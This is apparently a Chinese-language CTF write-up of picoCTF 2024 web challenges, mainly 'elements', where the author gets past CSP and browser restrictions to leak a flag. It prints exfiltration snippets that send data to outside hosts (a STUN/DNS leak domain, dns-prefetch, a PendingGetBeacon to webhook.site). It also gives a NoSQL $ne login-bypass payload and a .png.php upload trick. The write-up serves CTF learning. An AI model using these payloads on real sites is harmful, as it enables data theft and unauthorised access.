
PicoCTF2024 WEB WP

这篇文章目的是记住elements这道题,其他就是水!
elements
WP参考:https://github.com/satoki/ctf_writeups/tree/master/picoCTF_2024/elements
这题考的是在一个有很多限制条件下,如何用js的eval执行代码向外部发送一条请求。
限制:CSP
CSP背景:https://developer.mozilla.org/zh-CN/docs/Web/HTTP/CSP
CSP绕过:https://book.hacktricks.xyz/v/cn/pentesting-web/content-security-policy-csp-bypass
const csp =  [
  "default-src 'none'",
  "style-src 'unsafe-inline'",
  "script-src 'unsafe-eval' 'self'",
  "frame-ancestors 'none'",
  "worker-src 'none'",
  "navigate-to 'none'"
]
其实default-src 'none'就拦了一大堆东西了,我比较好奇的是:
- 为什么使用
location.herf和window.herf没用 navigate-to 'none'这个我看限制了window.open,window.herf还有form表单提交但我在用自己浏览器做实验的时候,这条规则并没有起效果。- 还有也不能用
meta标签的refresh跳转
这些疑惑大概率会在我Windows的kali虚拟机上安装好题目给的Chromium浏览器得到解决,不过有空再说吧~

(Ps.关于之前PearlCTF那道Learn HTTP,原来在Chromium里面script-src 'self'就是不能让js直接在页面上执行😂
限制:WebRTC
题目给的diff文件给出信息:RTCPeerConnection 和 webkitRTCPeerConnection 不可用。
diff --git a/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl b/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl
index f0948629cb..393e7c77e0 100644
--- a/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl
+++ b/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl
@@ -61,10 +61,7 @@ enum RTCPeerConnectionState {
 // https://w3c.github.io/webrtc-pc/#interface-definition

 [
-    ActiveScriptWrappable,
-    Exposed=Window,
-    LegacyWindowAlias=webkitRTCPeerConnection,
-    LegacyWindowAlias_Measure
+    ActiveScriptWrappable
 ] interface RTCPeerConnection : EventTarget {
     // TODO(https://crbug.com/1318448): Deprecated `mediaConstraints` should be removed.
     [CallWith=ExecutionContext, RaisesException] constructor(optional RTCConfiguration configuration = {}, optional GoogMediaConstraints mediaConstraints);
借着机会了解下WebRTC,可以用下面的代码发起一次DNS解析(类似DNS Prefetch)
(async () => { p = new RTCPeerConnection({ iceServers: [{ urls: "stun:LEAK.dnsbin" }] }); p.createDataChannel(''); p.setLocalDescription(await p.createOffer()) })()
限制:DNS Prefetch
限制的方法用的是这段代码
	const userDataDir = await mkdtemp(join(tmpdir(), 'elements-'));

	await mkdir(join(userDataDir, 'Default'));
	await writeFile(join(userDataDir, 'Default', 'Preferences'), JSON.stringify({
		net: {
			network_prediction_options: 2
		}
	}));
利用DNS Prefetch的代码
const linkEl = document.createElement('link');
linkEl.rel = 'dns-prefetch';
linkEl.href = urlWithYourPreciousData;
document.head.appendChild(linkEl);
总之,限制了一大推最后关注到的是,发起请求时Chromium的启动参数:--enable-experimental-web-platform-features
这个允许Chromium具有一些实验特性,而查看最近的版本信息,发现了PendingGetBeacon这个API,最后执行一个这样的代码即可
myhook = "https://webhook.site/820aeb64-ea79-49de-9ca6-93ce0566a985/${state.flag.slice(0, -1)}"
xss = f"beacon = new PendingGetBeacon(`{myhook}`, {{timeout: 1000}});"

Bookmarklet
WebDecode

- 进入
/about.html - F12
- 发现base64编码内容
- 解码
No Sql Injection

- flag在表中的token字段

- 构造查询条件时,如果password和email是json格式会将其解析

- NoSQL注入一个永真查询:User.find({'email':{ne:1}, 'password':{ne:1}})
- payload构造
{"email":"{\"$ne\":\"1\"}","password":"{\"$ne\":\"1\"}"}
Trickster

- 文件后缀检查使用

.png.php,内容部分添加png文件头 - 上传命令执行代码
- flag在../HFQWKODGMIYTO.txt
IntroToBurp
- 破坏

/dashboard提交otp参数即可让认证错误
Unminify
F12